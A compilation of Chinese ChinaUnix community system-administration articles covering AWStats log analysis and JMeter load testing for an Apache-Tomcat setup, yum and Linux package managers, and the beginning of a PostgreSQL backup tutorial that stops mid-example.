[root@tomcat tools]# /usr/local/awstats/wwwroot/cgi-bin/awstats.pl --update  
-config=www.testdemo.com
```

Error: AWStats database directory defined in config file by 'DirData' parameter (/var/lib/awstats) does not exist or is not writable.

Setup ('/etc/awstats/awstats.www.testdemo.com.conf' file, web server or permissions) may be wrong.

Check config file, permissions and AWStats documentation (in 'docs' directory).

#对于/var/lib/awstats 目录没有写入权限造成的

如果出现上面的输出信息请修复对应的错误

```
[root@tomcat tools]# chmod 777 /var/lib/awstats
```

chmod: cannot access `/var/lib/awstats': No such file or directory

```
[root@tomcat tools]# mkdir /var/lib/awstats
```

```
[root@tomcat tools]# chmod 777 /var/lib/awstats
```

执行 awstats 分析脚本，如果配置不当将出现下面的配置信息，因日志路径错误造成的

```
[root@tomcat tools]# /usr/local/awstats/wwwroot/cgi-bin/awstats.pl --update  
-config=www.testdemo.com
```

Create/Update database for config

"/etc/awstats/awstats.www.testdemo.com.conf" by AWStats version 6.9 (build 1.925)

From data in log file "/var/log/httpd/mylog.log"...

Error: Couldn't open server log file "/var/log/httpd/mylog.log" : No such file or directory

Setup ('/etc/awstats/awstats.www.testdemo.com.conf' file, web server or permissions) may be wrong.

Check config file, permissions and AWStats documentation (in 'docs' directory).

```
# 日志路径错位造成的
[root@tomcat tools]# vi /etc/awstats/awstats.www.testdemo.com.conf
LogFile="/usr/local/httpd/logs/access_log"
# 修复错误的日志路径信息
```

修复错误信息，重新执行 awstats 脚本

```
[root@tomcat tools]# /usr/local/awstats/wwwroot/cgi-bin/awstats.pl --update
-config=www.testdemo.com

Create/Update database for config
"/etc/awstats/awstats.www.testdemo.com.conf" by AWStats version 6.9 (build
1.925)

From data in log file "/usr/local/httpd/logs/access_log"...
Phase 1 : First bypass old records, searching new record...
Searching new records from beginning of log file...
Jumped lines in file: 0
Parsed lines in file: 30
Found 0 dropped records,
Found 30 corrupted records,
Found 0 old records,
Found 0 new qualified records.
```


从新启动 apache

```
[root@tomcat tools]# /usr/local/httpd/bin/apachectl stop
[root@tomcat tools]# /usr/local/httpd/bin/apachectl start
```

添加定时分析指令

```
[root@tomcat logs]# crontab -e
20 1 * * * /usr/local/awstats/wwwroot/cgi-bin/awstats.pl
--update -config=www.testdemo.com
```

通过 WEB 页面查看对网站的日志的分析



八、Apache 和 Tomcat 整合好后验证码不加粗

在一些使用 apache 整合 tomcat 应用中, 整合好后验证码不加粗, 此问题是 linux 下没有 ariblk 字体, 安装 ariblk 字体后重启 apache+tomcat 后就可以显示了

使用构建的本地 yum 源安装 ttmkfdi 和 chkfontpath 软件包

```
# yum install ttmkfdi
# yum install chkfontpath
```

a) 网上下载 ariblk 字体文件:

<http://blogimg.chinaunix.net/blog/upfile2/090727180315.rar>

b) 把这字体文件复制到 /usr/share/fonts/local/ 中, 如果没有这个文件夹就创建之

c) 使用以下命令来更新字体信息:

```
ttmkfdi -d /usr/share/fonts/local/ -o /usr/share/fonts/local/fonts.scale
```

d) 从 fonts.scale 拷贝出来一份文件 fonts.dir

```
cp fonts.scale fonts.dir
```

e) 把 ariblk 字体文件夹的路径添加到 X 字体服务器的 路 径中:

```
chkfontpath --add /usr/share/fonts/local/
```

f) 重新启动 xfs 字体服务器:

```
service xfs reload
```

```
/etc/rc.d/init.d xfs stop
/etc/rc.d/init.d xfs start
/usr/local/httpd/bin/apachectl stop
/usr/local/httpd/bin/apachectl start
/opt/tomcat/bin/shutdown.sh
/opt/tomcat/bin/startup.sh
```

九、Apache 和 Tomcat 性能测试

Apache 默认的 ab 工具在这里不适合做 Apache 整合 Tomcat 的性能测试，在这里使用 Jmeter 是一个 100% 的纯 java 桌面应用，用于压力测试和性能测量。它可以用于对服务器，网络或对象模拟繁重的负载来测试它们的强度或分析不同压力类型下的整体性能。

Jmeter 的并发线程数受机器硬件和 web 服务器处理速度的限制。Jmeter 的工作量越大，每个线程等待 cpu 处理时间越长，时间信息就越不准确。

jmeter 的安装

安装 JDK

在 <http://download.java.net/jdk6/binaries/> 上下载 jdk6 的安装包 [jre-6u10-beta-bin-b25-windows-i586-p-29_may_2008.exe](http://download.java.net/jdk6/binaries/jre-6u10-beta-bin-b25-windows-i586-p-29_may_2008.exe)，双击安装

设置环境变量：右击我的电脑->属性->高级->环境变量，在系统变量框里做如下工作：

新建变量 JAVA_HOME，值为：安装 JDK 的目录

新建变量 CLASSPATH，值为：%JAVA_HOME\lib

在 path 变量后加上：%JAVA_HOME\lib

在命令提示符窗口中输入：JAVA 或 JAVAC，如果出现帮助信息，则 JDK 安装成功安装 JMeter 下载 JMeter 安装包，

<http://apache.mirror.phpchina.com/jakarta/jmeter/binaries/jakarta-jmeter-2.3.2.tgz>。

直接解压就可以使用了。

分布式 jmeter 配置

因为 Jmeter 的并发线程数受机器硬件和 web 服务器处理速度的限制。单台机器运行 jmeter，在处理器为 1.4~3G 时，根据应用所需要的资源可以运行 100~300 个并发线程。所以需要多级运行 jmeter，实现分布式 jmeter 配置。

分布式测试的机器分为两种，一台作为控制台，几台作为工作站，作为控制台的机器可同时作为工作站，控制台控制测试的启动和停止，并收取工作站运行的测试结果。

在其他安装同一版本的 jmeter 的机器上，以文本方式打开 jmeter.properties，找到第 99 行的 server_port，将前面的注释去掉，为其设置一个端口，比如在 192.168.1.20 的机器上，为其设置端口 2020。


在控制台机器上找到 jmeter/bin 目录，以文本方式打开 jmeter.properties，找到 99 行的 server_port，设置端口为 2021，编辑 95 行的 remote_hosts=127.0.0.1，添加机器的 IP 地址和端口号，逗号隔开，比如 remote_hosts=192.168.1.21:2021,192.168.1.20:2020

录制测试计划

Jmeter 可以录制自己的测试计划，需使用代理服务器

jmeter 也可以使用 badboy 录制的测试计划，且简单，灵活方便


启动 Badboy,你可以看到下面的界面。



在地址栏(图中用红色框住部分)中输入你需要录制的 Web 应用的 URL
http://www.testdemo.com,并点击 GO 按钮开始录制。


开始录制后,你可以直接在 Badboy 内嵌的浏览器(主界面的右侧)中对被测 Web 应用进行操作,此例中我们只录制加载首页。录制完成后,点击工具栏中的”停止录制”按钮,完成脚本的录制。最后选择”File”->”Export to JMeter”菜单,来导出为 JMeter 脚本格式,保存为 script 首页.jmx

运行测试,启动 JMeter 来打开测试脚本。




添加监听器，设置线程组属性，运行

聚合报告分析



Jmeter 结果分析

聚合报告



Label: 说明是请求类型, 如 Http 请求。

Samples: 也就是样本数目, 总共发送到服务器的样本数目。

Average: 是总运行时间除以发送到服务器的请求数。

Median: 是代表时间的数字, 有一半的服务器响应时间低于该值而另一半高于该值。

90%line: 是指 90%请求的响应时间比所得数值还要小。

Min: 是代表时间的数字, 是服务器响应的最短时间。

Max: 是代表时间的数字, 是服务器响应的最长时间。

Error%: 请求的错误百分比。

Throughput: 也就是图形报表中的吞吐量, 这里是服务器每单位时间处理的请求数, 注意查看是秒或是分钟。

KB/sec: 是每秒钟请求的字节数。

使用用户登录后再点击几次页面的脚本进行的测试

测试前系统状态

```
[root@tomcat ~]# free
              total    used    free   shared  buffers   cached
Mem:    1917952  1909716    8236      0   192228   519816
-/+ buffers/cache: 1197672  720280
Swap:    2031608      4   2031604
# 系统的内存使用信息
[root@tomcat ~]# vmstat
```

```
procs -----memory----- --swap-- -----io----- --system-- -----cpu-----
r b swpd free buff cache si so bi bo in cs us sy id wa st
0 0 4 8244 192232 519816 0 0 2 10 75 107 2 1 97 0 0
```

#通过 vmstat 查看到的系统资源信息

使用 3 台机器同时运行 jmeter

每台机器并发 10 个线程

运行时间

Starting the test on host 192.168.1.21:2021 @ Wed Jul 30 10:07:40 CST 2008
(1217383660953)

Finished the test on host 192.168.1.21:2021 @ Wed Jul 30 10:09:01 CST 2008
(1217383741140)

Tomcat 上看到的并发连接数为 30，基本不变，表明目前的压力是 30

```
[root@tomcat ~]# netstat -ant | grep 80 | grep ESTAB | wc -l
30
```

压力测试过程中系统状态

```
[root@tomcat ~]# vmstat
procs -----memory----- --swap-- -----io----- --system-- -----cpu-----
r b swpd free buff cache si so bi bo in cs us sy id wa st
3 0 4 16360 168284 509984 0 0 2 10 76 112 2 1 97 0 0
```

#通过 vmstat 查看到的系统资源信息

```
[root@tomcat ~]# free
```

	total	used	free	shared	buffers	cached
Mem:	1917952	1902460	15492	0	168292	510696
-/+ buffers/cache:	1223472	694480				
Swap:	2031608	4	2031604			

#系统的内存使用信息

Jmeter 压力测试聚合报告

Label	# Samples	Average	Median	90% Line	Min	Max	Error %	Throughput	KB/sec
http://192.168.0.253/	890	83	34	199	1	3163	0	1.820052	0.273719
http://192.168.0.253/c	890	92	39	262	3	1197	0	1.820368	0
http://192.168.0.253/web/guest/2	889	719	532	1329	107	4688	0	1.818093	41.30479
http://192.168.0.253/group/11402/6	8954	133	50	409	5	3106	0	14.32358	0
http://192.168.0.253/group/11402/3	876	124	49	361	5	2967	0	1.807117	0
http://192.168.0.253/group/11402/4	876	119	45	364	5	1642	0	1.807061	0
http://192.168.0.253/group/11402/5	874	118	46	372	5	1015	0	1.804357	0
http://192.168.0.253/group/11402/8	872	130	48	388	5	1700	0	1.800187	0
总体	13121	164	52	477	1	4688	0	26.81942	41.55634

掌握了上面的方式就可以完成一个基于 J2EE 应用的运行环境的构建，并能对应用进行一定的压力负载测试。当然每个 J2EE 的应用都是有所不同的，将本文作为参考请根据具体的应用进行实际的操作调整。本文实践过程参照部分公开于网络中的就技术文档，并于具体的应用逻辑进行结合，如有描述出入的部分欢迎大家与作者进行交流指证。

作者简介：CU 网友 kns1024wh，目前从事 Linux 群集方面的具体工作，之前做过多年的 IT 技术支持、MCT 讲师、及 REDFLAG 的技术合作，技术专长群集、unix 主机、AD 部署等，您可以通过电子邮件 lvsheat@qq.com 或者 Chinaunix 社区与他取得联系。

Linux 软件包管理器杂谈

ChinaUnix 网友: raychen1984

软件包管理器，顾名思义就是用来管理 package 的东西。在 linux 下，常见的 linux packager 有：

- * Debian 及其衍生版本 (ubuntu) 的 Synaptic (基于 dpkg 和 Apt) ;
- * RedHat 及其衍生版本 (Fedora) 的 rpm, Yum, packagekit;
- * SuSE 及其衍生版本的 YaST2;
- * Gentoo 的 Emerge
- * Arch 的 pacman 等等

个人比较熟悉的是 RPM/YUM, 毕竟是 Fedora 粉丝。总的来说，packager 的基本功能就是安装，删除和升级系统里的 package。另外的重要功能就是提供软件仓库，可以让用户在线搜索和安装。一般都会提供两种方式，命令行和图形界面的。例如 Ubuntu 的 Synaptic, Fedora 的 packageKit, Yumex。

对一般用户来说，通常使用各个发行版默认的 packager。实际上在 Fedora 下，也是可以安装 APT 工具来安装 rpm 文件。在 Debian 下，可以用 alien 把 rpm 包转化成 deb 包。但是对于用户来说，还是希望有个统一的软件包管理工具。在网上搜索，发现这种工具还很多：

1. PackageKit (<http://www.packagekit.org/>)

PackageKit is a system designed to make installing and updating software on your computer easier. The primary design goal is to unify all the software graphical tools used in different distributions, and use some of the latest technology like PolicyKit to make the process suck less.

2. Autopackage (<http://autopackage.org/>)

Autopackage makes software installation on Linux easy. Software distributed

using Autopackage can be installed on multiple Linux distributions and integrate well into the desktop environment.

3. Smart Package Manager (<http://labix.org/smart>)

4. ZeroInstall (<http://0install.net/>)

这里提到 PackageKit, 这个框架提供软件包管理的机制, 支持多个 backend, 例如 yum, apt。目标是用于 Linux 系统的新的包管理器。目前在 Fedora, Suse, Moblin, kubuntu, Openmoko 等项目中应用。前端的图形界面, 有 gnome-packagekit 和 packagekit-qt。

另外, packagekit 提供插件机制, 比较常见的插件:

1. PackageKit-gstreamer-plugin
从 fedora10 开始, 这个插件可以帮你默认安装些解码器。比如说 AVI 的解码器。
2. PackageKit-yum-plugin
这个插件让 packagekit 刷新数据库当用户用 yum 安装了新的软件包
3. PackageKit-browser-plugin
最新插件, 就是让 packagekit 可以在浏览器运行。目前还不是很成熟。但是想法相当成熟。

更多的 screenshot 请参见:

<http://www.packagekit.org/pk-screenshots.html>

总的来说, 一个理想的软件包管理软件具备三个功能就行:

1. 一个服务端后台用来管理和收集软件包信息, 监控整个程序流程。
2. 一个 web 的客户端, 用来方便用户搜索和安装软件, 还可以包括评论和软件排行
3. 一个桌面客户端, 用来管理本地系统的软件包。升级系统, 查看软件信息, 阅览服务器的资源。

目前来说, Fedora 正在朝整个目标前进, yum(fedora repo)+packagekit+preupdate 差不多就可以完成整个框架。不过好象 OpenSUSE 已经有了一个 web 的界面, 功能不知道有没有实现。

<http://software.opensuse-community.org/web/>

还有 ubuntu 的 software store, Ubuntu Tweak 的 UTM... ..

参考:

<http://www.packagekit.org/pk-intro.html>

http://en.wikipedia.org/wiki/Package_management_system

<http://imtx.cn/archives/1318.html>

Linux 系统下 Yum 的使用

ChinaUnix 网友: outcrap

yum 是干什么的

使用 redhat, fedora 的 linuxer 肯定都为 rpm 著名的 dependency hell 而头疼(这也是所有基于 rpm 发行版都有的问题)。foo is needed by bar, bar is needed by foo。要装卸个软件, 还得辛辛苦苦地梳理清楚所有依赖性问题, rpm 的几个搜索站点成了时常光顾的场所, 如果不幸碰到循环依赖, 那就只有干瞪眼的分了。有时加个--nodeps 参数, 倒是眼不见, 心不烦, 但这样装上的软件, 你能保证正常使用吗, 这样卸载软件, 你能保证不影响其它软件工作吗, 恐怕谁也不能给出肯定的答案。每到这时, 帽子们只有看着 debian 的 apt 暗自羡慕了。好在, 这些都已经成为过去时了。基于 rpm 的发行版现在也有了像 apt 那样自动解决依赖关系的包管理工具了。其中一个著名的就是 apt4rpm, 这基本上是 debian 系统 apt 的在 rpm 发行版的移植。但是使用 Redhat 和 Fedora 的 linuxer 你们知道吗, 还有一个与 apt 功能类似的 rpm 包管理系统, 那就是 yum。Fedora 系统已经自带, Redhat 也有相应的 rpm 下载。与 apt 相比, yum 的功能一点也不弱, 甚至还有许多胜过 apt 之处。比如说, yum 是 Fedora 系统自带的, 因此它能使用 fedora 官方的软件源, 完成各种官方发布>的各种升级。对于第三方软件源的支持, yum 也不差, 大多数支持 apt 的 repository 注, 也能支持 yum, 比如说 freshrpms, fedora.us, livna 等等。此外 yum 有一个比较详细的 log, 可以查看何时升级安装了什么软件包等。yum 的代码较 apt 更为精简等。

一. yum 是什么

yum = Yellow dog Updater, Modified

主要功能是更方便的添加/删除/更新 RPM 包。

它能自动解决包的倚赖性问题。

它能便于管理大量系统的更新问题

注:为什么要使用 yum 而不用 apt,最简单的原因,Fedora 自带

二. yum 特点

- *可以同时配置多个资源库(Repository)

- *简洁的配置文件(/etc/yum.conf)

- *自动解决增加或删除 rpm 包时遇到的倚赖性问题

- *使用方便

- *保持与 RPM 数据库的一致性

三. yum 安装

Fedora 自带

#rpm -ivh yum-2.0.4-2.noarch.rpm

四. yum 配置

注:修改和增加配置文件中的资源库.加快下载速度和拥有更多可更新的 rpm 包

将/etc/yum.conf 的内容全部替换为

```
[main]
```

```
cachedir=/var/cache/yum
```

```
debuglevel=2
```

```
logfile=/var/log/yum.log
```

```
pkgpolicy=newest
```

```
distroverpkg=fedora-release
```

```
tolerant=1
```

```
exactarch=1
```

```
[fedora-us-1]
```

```
name=Fedora Core 1 -- Fedora US mirror
baseurl=ftp://mirrors.kernel.org/fedora.us/fedora/fedora/1/i386/yum/os

[fedora-us-1-updates]
name=Fedora Core 1 updates -- Fedora US mirror
baseurl=ftp://mirrors.kernel.org/fedora.us/fedora/fedora/1/i386/yum/updates

[fedora-us-1-stable]
name=Fedora Linux (stable) for Fedora Core 1 -- Fedora US mirror
baseurl=ftp://mirrors.kernel.org/fedora.us/fedora/fedora/1/i386/yum/stable

[freshrpms]
name=Fedora Linux $releasever - $basearch - freshrpms
baseurl=http://ayo.freshrpms.net/fedora/linux/$releasever/$basearch/freshrpms
```

五. yum 应用

注:当第一次使用 yum 或 yum 资源库有更新时,yum 会自动下载所有所需的 headers 放置于/var/cache/yum 目录下,所需时间可能较长.

检查有哪些可更新的 rpm 包

```
#yum check-update
```

安装 rpm 包,使 xmms 可以播放 mp3

```
#yum install xmms-mp3
```

安装 mplayer,同时自动安装相关的软件

```
#yum install mplayer
```

删除 licq 包,同时删除与该包有倚赖性的包

```
#yum remove licq
```

注:同时会提示删除 licq-gnome,licq-qt,licq-text,非常方便

系统更新(更新所有可以升级的 rpm 包,包括 kernel)

```
#yum -y update
```

每天定期执行系统更新

```
#chkconfig yum on
```

```
#service yum start
```

六. yum 指令详解

*rpm 包的更新

检查可更新的 rpm 包

```
#yum check-update
```

更新所有的 rpm 包

```
#yum update
```

更新指定的 rpm 包,如更新 kernel 和 kernel source

#yum update kernel kernel-source

大规模的版本升级,与 yum update 不同的是,连旧的淘汰的包也升级

#yum upgrade

*rpm 包的安装和删除

安装 rpm 包,如 xmms-mp3

#yum install xmms-mp3

删除 rpm 包,包括与该包有依赖性的包

#yum remove licq

注:同时会提示删除 licq-gnome,licq-qt,licq-text

*yum 暂存(/var/cache/yum/)的相关参数

清除暂存中 rpm 包文件

#yum clean packages

清除暂存中 rpm 头文件

#yum clean headers

清除暂存中旧的 rpm 头文件

#yum clean oldheaders

清除暂存中旧的 rpm 头文件和包文件

#yum clean 或 #yum clean all

注:相当于 yum clean packages + yum clean oldheaders

*rpm 包列表

列出资源库中所有可以安装或更新的 rpm 包

#yum list

列出资源库中特定的可以安装或更新以及已经安装的 rpm 包

#yum list mozilla

#yum list mozilla*

注:可以在 rpm 包名中使用匹配符,如列出所有以 mozilla 开头的 rpm 包

列出资源库中所有可以更新的 rpm 包

#yum list updates

列出已经安装的所有的 rpm 包

#yum list installed

列出已经安装的但是不包含在资源库中的 rpm 包

#yum list extras

注:通过其它网站下载安装的 rpm 包

*rpm 包信息显示(info 参数同 list)

列出资源库中所有可以安装或更新的 rpm 包的信息

```
#yum info
```

列出资源库中特定的可以安装或更新以及已经安装的 rpm 包的信息

```
#yum info mozilla
```

```
#yum info mozilla*
```

注:可以在 rpm 包名中使用匹配符,如列出所有以 mozilla 开头的 rpm 包的信息

列出资源库中所有可以更新的 rpm 包的信息

```
#yum info updates
```

列出已经安装的所有的 rpm 包的信息

```
#yum info installed
```

列出已经安装的但是不包含在资源库中的 rpm 包的信息

```
#yum info extras
```

注:通过其它网站下载安装的 rpm 包的信息

*搜索 rpm 包

搜索匹配特定字符的 rpm 包

```
#yum search mozilla
```

注:在 rpm 包名,包描述等中搜索

搜索有包含特定文件名的 rpm 包

```
#yum provides realplay
```

七. 安全的更新 freshrpms.net 的 rpm 包

安装 freshrpms.net 的 GPG key

```
#rpm --import http://freshrpms.net/packages/RPM-GPG-KEY.txt
```

编辑/etc/yum.conf,增加以下信息到尾部

```
[freshrpms]
```

```
name=Fedora Linux $releasever - $basearch - freshrpms
```

```
baseurl=http://ayo.freshrpms.net/fedora/linux/$releasever/$basearch/freshrpms
```

```
gpgcheck=1
```

注:

检查 GPG Key

```
# rpm -qa gpg-pubkey*
```

显示 Key 信息

```
#rpm -qi gpg-pubkey-e42d547b-3960bdf1
```

删除 Key

```
#rpm -e gpg-pubkey-e42d547b-3960bdf1
```


PostgreSQL 备份与恢复示例

Itpub 网友: caleble

一、简介

Postgresql 的备份分为三种:

- | SQL 转储
- | 文件系统级别备份 (冷备份)
- | 在线热备份 (归档)

以下通过实例来讲解 PostgreSQL 的三种备份。

二、SQL 转储

(一) pg_dump

1, 创建数据库

```
createdb pg
```

2, 连入数据库 pg

```
psql pg
```

3, 创建测试表, 插入数据

```
pg=# create table pg_test(a int);
```

```
pg=# insert into pg_test(a) values(1);
```

```
